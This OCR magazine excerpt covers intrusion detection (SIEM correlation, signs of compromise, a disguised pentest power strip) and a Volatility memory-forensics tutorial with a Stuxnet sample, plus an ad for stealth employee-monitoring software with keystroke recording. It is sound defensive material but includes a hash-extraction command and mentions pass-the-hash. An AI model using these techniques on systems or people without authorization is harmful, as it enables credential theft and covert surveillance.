Since packet capture appliances capture and store a large amount of data on network activity, including files, emails and other communications, they could, in themselves, become attractive targets for hacking. A packet capture appliance deployed for any length of time should incorporate security features, to protect the recorded network data from access by unauthorized parties. If deploying a packet capture appliance introduces too many additional concerns about security, the cost of securing it may outweigh the benefits. The best approach would be for the packet capture appliance to have built-in security features. These security features may include encryption, or methods to "hide" the appliance's presence on the network. For example, some packet capture appliances feature "electronic invisibility", that is, have a stealthy network profile by not requiring or using IP nor MAC addresses.

Though on the face of it connecting a packet capture appliance via a SPAN port appears to make it more secure, the packet capture appliance would ultimately still have to be connected to the network in order to allow management and data retrieval. Though not accessible via the SPAN link, the appliance would be accessible via the management link.

Despite the benefits, a packet capture appliance's remote access feature presents a security issue that could make the appliance vulnerable. Packet capture appliances that allow remote access should have a robust system in place to protect it against unauthorized access. One way to accomplish this is to incorporate a manual disable, such as a switch or toggle that allows the user to physically disable remote access. This simple solution is very effective, as it is doubtful that a hacker would have an easy time gaining physical access to the appliance in order to flip a switch.

A final consideration is physical security. All the network security features in the world are moot if someone is simply able to steal the packet capture appliance or make a copy of it and have ready access to the data stored on it. Encryption is one of the best ways to address this concern, though some packet capture appliances also feature tamperproof enclosures [14].

OUT OF BAND ATTACK VECTORS

What is the weakest link in any corporation? The answer is people. People fall into social engineering attacks; people bring "forgotten" USB sticks and CDs from bathrooms/parking lots and plug them into their computers just out of curiosity. People bring their own devices from home and connect to corporate networks. BYOD or Bring Your Own Device is a big pain for IT administrators to manage. It also introduces additional risk, because employee's own devices might already be backdoored or infected and by connecting these devices to corporate network employees are introducing a new risk. Social engineering attack with lost CD – Figure 8.

Demyo power strip is a full-blown Linux based OS with many penetration testing tools preinstalled, it looks like innocent power surge/strip, but has Wi-Fi, Ethernet and Bluetooth installed inside. Once connected to the power outlet it immediately calls back home via GSM 3g modem and establishes connection. Once connected penetration testers can use it as a jump box to do further penetration testing inside the LAN of the corporation [15]. Demyo power strip is shown in Figure 9.

How to prevent employees bringing "lost CDs" and "lost USB sticks" from parking lots and plug-

ging them into their machines? A strong policy should be in place disallowing connecting non-approved hardware to workstations. It is not enough just to write a policy and consider the job to be done. Policy has to be enforced and most importantly policy has to be understood by employees. There is no way rules can be followed if they are not understood. Another way to minimize risk is to provide security awareness training to employees explaining typical social engineering attacks and how not to fall for them.

SECURITY AWARENESS TRAINING

Security awareness is the knowledge and attitude members of an organization possess regarding the protection of the physical and, especially, information assets of that organization. Many organizations require formal security awareness training for all workers when they join the organization and periodically thereafter, usually annually. Topics covered in security awareness training include:

The nature of sensitive material and physical assets they may come in contact with, such as trade secrets, privacy concerns and government classified information.

Employee and contractor responsibilities in handling sensitive information, including review of employee nondisclosure agreements.

Requirements for proper handling of sensitive material in physical form, including marking, transmission, storage and destruction



Figure 8. *Social engineering attack with lost CD*



Figure 9. *Demyo power strip*

Proper methods for protecting sensitive information on computer systems, including password policy and use of two-factor authentication

Other computer security concerns, including malware, phishing, social engineering, etc.

Workplace security, including building access, wearing of security badges, reporting of incidents, forbidden articles, etc.

Consequences of failure to properly protect information, including potential loss of employment, economic consequences to the firm, damage to individuals whose private records are divulged, and possible civil and criminal penalties

Being security aware means you understand that there is the potential for some people to deliberately or accidentally steal, damage, or misuse the data that is stored within a company's computer systems and throughout its organization. Therefore, it would be prudent to support the assets of the institution (information, physical, and personal) by trying to stop that from happening.

According to the European Network and Information Security Agency, 'Awareness of the risks and available safeguards is the first line of defense for the security of information systems and networks.'

'The focus of Security Awareness consultancy should be to achieve a long-term shift in the attitude of employees towards security, whilst promoting a cultural and behavioral change within an organization. Security policies should be viewed as key enablers for the organization, not as a series of rules restricting the efficient working of your business. '[16]

DATA CORRELATION

Data correlation is a technique used in information security to put all pieces together and come up with some meaningful information. For example if you see in Linux system SSH connections coming in all day long, and after 200 tries to login in there is a successful login after all. What does it tell you? It should be a good starting point to suggest a brute force attack is going on with a success at the end. All technologies help to find out intrusions, however technologies do not find intrusions, people do. Appliances and sensors are typically good about finding bad events, but good events can combine into bad one as well. How is it possible you would ask? Lets outline a simple scenario where human makes determination about compromise.

Lets say there is a company with many employees which travel a lot around the globe. Company is doing a good job by implementing various control systems, various logging systems, this company also uses RFID enabled cards for its employees in order to track who is coming and leaving its offices. All data is collected and pushed to SIEM [17] engine to do correlation between events and logs. One morning 2 seemingly good events come into SIEM. First event is user john VPN connection is

established from overseas to corporate office. Second event is user john RFID badge being scanned at the entrance to the corporate office. Well both events are pretty standard and are harmless when taken separately, but then combined together they reveal something weird. How can user john VPN in from overseas and get a physical entrance to the office at the same time? The answer is one of two: either VPN credentials are compromised, or his employee card is used by somebody else to enter the office. Figure 10 shows how 2 good things can create 1 bad thing when combined.

SIEM

Security Information and Event Management (SIEM) solutions are a combination of the formerly disparate product categories of SIM (security information management) and SEM (security event manager). SIEM technology provides real-time analysis of security alerts generated by network hardware and applications. SIEM solutions come as software, appliances or managed services, and are also used to log security data and generate reports for compliance purposes. The acronyms SEM, SIM and SIEM have been used interchangeably, though there are differences in meaning and product capabilities. The segment of security management that deals with real-time monitoring, correlation of events, notifications and console views is commonly known as Security Event Management (SEM). The second area provides long-term storage, analysis and reporting of log data and is known as Security Information Management (SIM).

The term Security Information Event Management (SIEM), describes the product capabilities of gathering, analyzing and presenting information from network and security devices; identity and access management applications; vulnerability management and policy compliance tools; operating system, database and application logs; and external threat data. A key focus is to monitor and help manage user and service privileges, directory services and other system configuration changes; as well as providing log auditing and review and incident response.




Figure 10. *How 2 good things can create 1 bad thing when combined*

SIEM CAPABILITIES

- Data Aggregation: SIEM/LM (log management) solutions aggregate data from many sources, including network, security, servers, databases, applications, providing the ability to consolidate monitored data to help avoid missing crucial events.
- Correlation: looks for common attributes, and links events together into meaningful bundles. This technology provides the ability to perform a variety of correlation techniques to integrate different sources, in order to turn data into useful information.
- Alerting: the automated analysis of correlated events and production of alerts, to notify recipients of immediate issues.
- Dashboards: SIEM/LM tools take event data and turn it into informational charts to assist in seeing patterns, or identifying activity that is not forming a standard pattern.
- Compliance: SIEM applications can be employed to automate the gathering of compliance data, producing reports that adapt to existing security, governance and auditing processes.
- Retention: SIEM/SIM solutions employ long-term storage of historical data to facilitate correlation of data over time, and to provide the retention necessary for compliance requirements.

OTHER WEIRD STUFF ON THE SYSTEM

What are other symptoms of possible system compromise? Some examples below:

- Log files are missing completely. Why there are no log files?
  Script kiddies delete logs whereas hackers modify them by taking out only their IP addresses, their commands and manipulations with system.
- Network interface is in promiscuous mode

In computer networking, promiscuous mode is a mode for a wired network interface controller (NIC) or wireless network interface controller (WNIC) that causes the controller to pass all traffic it receives to the central processing unit (CPU) rather than passing only the frames that the controller is intended to receive. This mode is normally used for packet sniffing that takes place on a router or on a computer connected to a hub (instead of a switch) or one being part of a WLAN. The mode is also required for bridged networking for hardware virtualization.

In IEEE 802 networks such as Ethernet, token ring, and IEEE 802.11, and in FDDI, each frame includes a destination Media Access Control address (MAC address). In non-promiscuous mode, when a NIC receives a frame, it normally drops it unless the frame is addressed to that NIC's MAC address or

is a broadcast or multicast frame. In promiscuous mode, however, the card allows all frames through, thus allowing the computer to read frames intended for other machines or network devices.

Many operating systems require super user privileges to enable promiscuous mode. A non-routing node in promiscuous mode can generally only monitor traffic to and from other nodes within the same broadcast domain (for Ethernet and IEEE 802.11) or ring (for token ring or FDDI). Computers attached to the same network hub satisfy this requirement, which is why network switches are used to combat malicious use of promiscuous mode. A router may monitor all traffic that it routes.

Promiscuous mode is often used to diagnose network connectivity issues. There are programs that make use of this feature to show the user all the data being transferred over the network. Some protocols like FTP and Telnet transfer data and passwords in clear text, without encryption, and network scanners can see this data. Therefore, computer users are encouraged to stay away from insecure protocols like telnet and use more secure ones such as SSH.

DETECTION

As promiscuous mode can be used in a malicious way to sniff on a network, one might be interested in detecting network devices that are in promiscuous mode. In promiscuous mode, some software might send responses to frames even though they were addressed to another machine. However, experienced sniffers can prevent this (e.g., using carefully designed firewall settings).

An example is sending a ping (ICMP echo request) with the wrong MAC address but the right IP address. If an adapter is operating in normal mode, it will drop this frame, and the IP stack never sees or responds to it. If the adapter is in promiscuous mode, the frame will be passed on, and the IP stack on the machine (to which a MAC address has no meaning) will respond as it would to any other ping. The sniffer can prevent this by configuring his firewall to block ICMP traffic [18].

- Immutable files on the system that cannot be deleted, find those with lsattr command
  lsattr is a command-line program for listing the attributes on a Linux second extended file system. It is also a command to display attributes of devices on an AIX operating system. Some malware puts +i flag on its own executable, so you cannot delete it, even if you are root.
- Mysterious open ports and services
  All open ports and running services should be accounted for. For example if there is a service running, but its not clear what it does, or why is it running – an investigation should be launched [19].

ON THE WEB

1. Whitelisting vs blacklisting – *http://bit.ly/RNxEHO*
2. LoggedFS – *http://loggedfs.sourceforge.net/*
3. File Integrity Monitoring – *https://en.wikipedia.org/wiki/File_integrity_monitoring*
4. AIDE – *http://aide.sourceforge.net/*
5. Timestamps – *https://en.wikipedia.org/wiki/Timestamp*
6. Hidden files – *http://www.linfo.org/hidden_file.html*
7. 0day attacks – *https://en.wikipedia.org/wiki/Zero-day_attack*
8. SystemImager – *http://sourceforge.net/projects/systemimager/*
9. Rootkit – *https://en.wikipedia.org/wiki/Rootkit*
10. Phrack – *http://phrack.org/*
11. Rootkit hunter – *http://rkhunter.sourceforge.net/*
12. What is vulnerability – *http://bit.ly/PFCWCh*
13. Targeted attack – *http://bit.ly/MTjLVv*
14. Full Packet Capture – *https://en.wikipedia.org/wiki/Packet_Capture_Appliance*
15. Demyo power strip – *http://www.demyo.com*
16. Security Awareness – *https://en.wikipedia.org/wiki/Security_awareness*
17. SIEM – *https://en.wikipedia.org/wiki/Siem*
18. Promiscuous mode – *https://en.wikipedia.org/wiki/Promiscuous_mode*
19. Intrusion Detection – *http://bit.ly/OCB7UU*

SUMMARY

As we outlined above there are so many ways to detect system intrusions and so many ways to hide them. What is the proper way to analyze suspect system then? The proper sequence is:

1. Memory dump and analysis. Hackers are getting smart these days; they stay in memory as long as possible. Why? Because they know forensics will be done on the HDD itself, but if they stay in memory it requires better skill to do memory analysis. Some companies just pull the plug from the power and network and do HDD forensics analysis. This is wrong, because as soon as you pull the power plug – half of the goodies are gone…
2. Selective HDD files analysis (we make HDD image first, and work from the copy). Depending on the machine role on the network it might be an overkill to do full blown forensic analysis. In some situations partial forensic examination is enough.
3. Full HDD analysis if needed (we make HDD image first, and work from the copy).


About the AUTHOR




Almantas Kakareka is a founder and CTO of Demyo, Inc. and has over 15 years of IT security related experience. His expertise is vulnerability assessments, and penetration testing. Almantas has a Master of Science degree in Computer Science from Florida International University and certifications such as CISSP, GSNA, GSEC, CEH, MCDST, MCP, Net+ and Sec+. Website: www.demyo.com.

STAFFCOP

PC monitoring, Corporate Security and Data Loss Prevention Software





StaffCop Standard allows you to monitor all activities on company computers and prevent the unauthorized distribution of sensitive corporate information.

StaffCop will help you:

To locate possible data loss channels and prevent loss
To gain insight into how your employees spend their work time
To increase company and departmentals efficiency

You need StaffCop to:

Gather work time efficiency statistics
Easily control your employees in real-time mode
Improve discipline and motivation of your employees

Who needs StaffCop:

CEO/CTO
Corporate Security Manager
HR Manager
System Administrator

Main Features of StaffCop:

Screenshot recording
Application monitoring
E-mail monitoring
Web site monitoring
Chats/IM activity recording
USB device monitoring
Clipboard monitoring
Social Networks Monitoring
Search Term Tracking
File and Folder tracking
Keystroke recording
System Event Monitoring
Whitelists and Blacklists
PC activities reporting
Stealth installation/monitoring
Strong security
Alert notifications
Remote Install / Uninstall

More Information, Demo Versions, Videos and Technical Guides -

www.STAFFCOP.com

Phone: +1-707 -7098405
Skype: staffcop.com
Email: sales@staffcop.com, paul@atompark.com

Microsoft CERTIFIED Partner

MEMORY ANALYSIS USING DUMPIT AND VOLATILITY

by Daniel Dieterle

Want an easy way to grab a memory dump from a live system and search it for forensic artifacts? Look no further than DumpIt and Volatility. In this article we will see how to pull pertinent information from a memory dump and cover some basic analysis with Volatility. We will also look at a memory image infected with Stuxnet.

What you will learn:

- How to grab a quick and easy dump of active memory
- How to recover forensics artifacts from the memory dump
- How to recover password hashes
- How to recover a process list and network connections
- How to analyze a machine infected with Stuxnet

What you should know:

- Prior use of Volatility would be recommended but not required
- A Basic understanding of computer forensics
- A Basic understanding of registry use, processes and network connections.

Analyzing system memory for artifacts is a technique used by forensic analysts, security specialists and those that analyze malware.

In this article we will cover how to obtain a complete copy of system memory from a computer using the easy to use program "DumpIt". We will then take this memory dump and analyze it with the popular memory analysis tool Volatility.

With Volatility, you can pull a list of what software was installed on a system, what processes were running, what network connections were active, and a whole lot more.

We will look at all of this and even see how to pull password hashes from a memory dump. Lastly we will try our hand at analyzing a memory image infected with a sample of Stuxnet.

Sound exciting? Well it is! Let's get started!

OBTAINING A MEMORY DUMP

MoonSols, the creator of the ever popular "win32dd" and "win64dd" memory dump programs have combined both into a single executable that when executed creates a copy of physical memory and saves it into the current directory.

Simply download DumpIt [1], put it onto a USB drive or save it on your hard drive, double click it, select yes twice and before you know it you have a complete copy of your machine's memory sitting on disk (See Figure 1).

(If you are running it on Windows 7 you will need administrator's rights.)

The only thing you need to make sure of, especially if using a USB drive is that it is large enough to hold

the file that is created. The memory dump will be a little larger than the size of your installed RAM. So, for instance, a machine with 4GB RAM will produce a file almost 5 GBs in size. A system with 8GB of RAM will be about 9.5GB, and so on.

Once we have the memory dump saved, we can now analyze it with Volatility.

Just a note, forensically DumpIt may not be the best solution if you cannot make any changes to the contents of the target system. As you will see later, running DumpIt does add some lines to the command history (Figure 7) on the target system. But if making minor changes to the drive is not that big of a deal, DumpIt is probably one of the best choices for obtaining an easy memory image.

ANALYZING A MEMORY IMAGE WITH VOLATILITY

Several programs exist for memory analysis; we will be using one of my favorites – "Volatility" [2]. If you are performing your analysis on a Windows system I recommend downloading the stand alone .exe version. You can also choose a version written in Python.

Once Volatility is installed, we need to get some information from the memory dump. Open up a command prompt and run the following command (Figure 2):

```
volatility imageinfo -f memorydumpfilename.raw
```

(Note: This can take a while to run if you have a large dump file.)

The "*Imageinfo*" command gives you several pieces of information. For now, we just need to know the profile type of the memory dump, in this case Win7SP1x86. We will use this in the next few steps.




Figure 1. *Creating a memory dump file with DumpIt*




Figure 2. *Recovering image information*

ANALYZING REGISTRY KEYS AND OBTAINING PASSWORD HASHES

Now, we need the hive list so we can get the starting location of where the registry information resides (Figure 3):

```
volatility hivelist -f memorydumpfilename.raw
                    --profile=Win7SP1x86
```

We now have a list of where several key items are located in the memory dump. We can use this information to find individual artifacts or we can just dump the whole hive list.

To do so, you simply need to use the "hivedump" command and the virtual memory address to the hive you want to view from the list recovered above. We will take a look at the Software hive, so we will use the virtual offset address of `0x8ccfc9c8` (Figure 4).

```
volatility -f memorydumpfilename.raw --profile=Win7SP1x86
hivedump -o 0x8ccfc9c8
```

If you noticed from the highlighted areas, this user had 7 Zip installed, was using ATI Technologies software for his video card. He was also running the AVG Anti-Virus program as well as the Intrusion Detection System (IDS).

Using hivedump will return a ton of registry settings, which might be a little more than we need. You can also search the registry keys for specific data.

For example to find the name of the last logged in user you can check the WinLogon registry key as shown in Figure 5:

```
volatility -f memorydump.raw --profile=Win7SP1x86
printkey -K "Software\Microsoft\Windows NT\
CurrentVersion\Winlogon"
```




Figure 3. *Recovering Hive list with memory location information*




Figure 4. *Recovering a complete Hive listing*

Recovering registry information is good, but what many don't know is that a copy of the password hashes are stored in active memory. If you can obtain a memory image, you can get the password hashes. This is of importance to security penetration testers because if you have the hashes, you can then proceed to crack them or use them in pass the hash types of attacks to access other systems on the network.

To do this we need to know the starting memory locations for the System and SAM keys. We look in the hivelist above (Figure 3) and copy down the numbers in the first column that correspond to the SAM and SYSTEM locations. Place the virtual address for System in the `-y` switch and the address for the SAM into `-s`.

The following command pulls the password hashes out of memory and stores them in a text file called hashs.txt:

```
volatility hashdump -f memorydumpfilename.raw
--profile=Win7SP1x86 -y 0x87e1c008 -s 0x96d319c8 >
hashs.txt
```

Simply check the hash.txt file and you will see the admin hash and the password hashes for any users. Though beyond the scope of this article, these hashes could then be taken and cracked in an online hash cracking site or any one of the password cracking programs like John the Ripper or Hashcat.

PROCESS LIST AND COMMAND HISTORY

Now let's take a look at recovering a list of the running processes and active network connections from the captured memory file. Using Volatility's "pslist" command can be used to view the processes that were running on the Windows system (Figure 6):

```
volatility pslist -f memorydumpfilename.raw
                  --profile=Win7SP1x86
```

From the output of the command, we see the physical memory location, process name and the PID number of all process that were running. You can also use volatility to view the exact programs that may be running under the process. This helps malware analysts track down malicious processes and their associated programs. We will talk more on that later.

Another interesting command we can run is "cmdscan". This plug-in allows us to see what commands, if any, were run from the command prompt (Figure 7).

```
volatility cmdscan -f memorydump.raw
                  --profile=Win7SP1x86
```

As you can see it captured the steps I used to capture the memory image. I went to the e: drive, changed into the DumpIt directory and ran the command "Dumpit".




Figure 5. *Recovering last logged on user information*




Figure 6. *Displaying a Process list and associated PID numbers*




Figure 7. *Listing what commands were entered at the command prompt*




Figure 8. *Using the "netscan" plugin to view active network connections*

Not very helpful to us in this case, but a lot of hacker tools are run from the command line. If the user ran any command line programs or utilities, or used the command line to copy data, it would show up here for us to view.

NETSCAN AND THE BIOS CACHE BUFFER

We can view network connections that were active from the memory dump by using the "netscan" command as shown in Figure 8:

```
volatility netscan -f memorydumpfilename.raw
                  --profile=Win7SP1x86
```

The data returned shows all network connections, including the process name, source and destination IP addresses – including ports. This is just a short snip of what was actually returned, the actual list is easily three times as long, because the user had several webpages open when the snapshot was taken.

This information helps the analyst see what network connections were active. But it can also help the penetration tester gain valuable information about the network.

The last command that we will look at is "*bioskbd*" shown in Figure 9.

```
volatility bioskbd -f memorydumpfilename.raw
                  --profile=Win7SP1x86
```

As you can see there is no data returned from this memory dump. But what does "*bioskbd*" actually do? This interesting command has the ability to pull passwords that are resident from the bios cache buffer. Though most newer systems (like the system that this memory dump was taken from) purge the bios keyboard buffer, many older ones did not. On an old system you might be able to retrieve BIOS boot passwords, or even the passwords for disk encryption systems.

MALFIND – VOLATILITY IN ACTION

So far we have learned some interesting things that you can do with Volatility. But how would it be used in the real world?

It been kind of fun playing around with a memory dump from one of our own systems, but wouldn't it be cool to take a look at some memory dumps that are from infected machines?

Well, you can!

The authors of the Malware Analyst's Cookbook (exceptional book by the way) have been kind enough to post several memory dumps that you can play with.

So why don't we take a look at a memory dump from a system infected with Stuxnet?

The memory images are posted on the Volatility project page. Simply download the Stuxnet sample memory image file [3] and we will see what Volatility can do with an infected image.

First, let's grab the *imageinfo* information for the Stuxnet memory dump (Figure 10):

```
volatility imageinfo -f stuxnet.vmem
```

Okay, it is a Windows XP SP3 image, so we will use that information with the profile switch.

Next, let's take a look at what processes were running on the Stuxnet infected machine:

```
volatility pslist --profile=WinXPSP3x86 -f stuxnet.vmem
```

0x81e70020 lsass.exe	680	624
0x81c498c8 lsass.exe	868	668
0x81c47c00 lsass.exe	1928	668

Looking at this list you can see one of the signs of a Stuxnet, there are three copies of lsass.exe running, when there should only be one. The lsass process authenticates users for the Winlogon service.

Let's do a process tree list and see if all three instances of lsass correspond to Winlogon:

```
volatility pstree --profile=WinXPSP3x86 -f stuxnet.
                  vmem
```

From the process list we see that two of the processes connect to Pid 668 and one connects to 624. Looking at the Pid column from the Process Tree list in Figure 11, you can see that the third instance does in fact tie to Winlogon (624). But the two other instances connect to Services.exe (668).



Figure 9. *Viewing data from the Bios Cache Buffer*




Figure 10. *Imageinfo for Stuxnet Image*




Figure 11. *Process Tree list for system infected with Stuxnet*

Something is not right.

Let's run the "malfind" command and see what it detects. Malfind searches for hidden or injected code or DLLs in user mode memory. We will run malfind against the whole memory dump and see if it can find any suspicious code.

Let's use the *"–D outputfolder"* switch to specify a place for malfind to place any code segments that it finds.

```
volatility malfind --profile=WinXPSP3x86 -f stuxnet.
                    vmem -D OutputFolder
```

As you can see from Figure 12 it found numerous samples of malicious code. All of the malicious code segments found were stored in our designated output directory.

But were any of them truly malicious?

If you go to the output directory, you see all the suspicious files stored as .dmp files. You can take these files and upload them to VirusTotal.com to see if it detects anything suspicious. Or if you are running Bitdefender like I was on my analysis machine, just wait a few seconds, and Bitdefender will remove the contents of the directory for you!

Figure 13 is a list of some of the alerts.

Looks like it detected Generic Backdoor, Generic Torjan and Gen:Variant.Graftor.Elzob. A quick internet search and you will find that Graftor.Elzob is also called Trojan.Stuxnet.16 by another AV engine.

We could go on and find Stuxnet registry key settings, hidden Dll's, file objects and numerous other




Figure 12. *Snippets of Malicious code found by Malfind*




Figure 13. *Recovered malicious code deleted by AV engine*

References

[1] Download Moonsols DumpIt at *http://www.moonsols.com/2011/07/18/moonsols-dumpit-goes-mainstream/*
[2] Volatility is available at *http://code.google.com/p/volatility/*
[3] *http://code.google.com/p/volatility/wiki/FAQ*
[4] *http://mnin.blogspot.com/2011/06/examining-stuxnets-footprint-in-memory.html*

artifacts in this memory sample all with using Volatility. But I will end this simple overview of analyzing Stuxnet here.

If you want to see a complete dismantling of Stuxnet with Volatility by an expert analyst (and creator of Volatility), check out Michael Hale Ligh's post "Stuxnet's Footprint in Memory with Volatility 2.0" [4].

CONCLUSION

In this article we learned how to obtain a memory image from a system and several techniques to analyze it using Volatility. We also took a quick look at analyzing a system infected with malware.

Honestly, I have actually only covered the tip of the ice berg in using Volatility. It is capable of doing so much more.

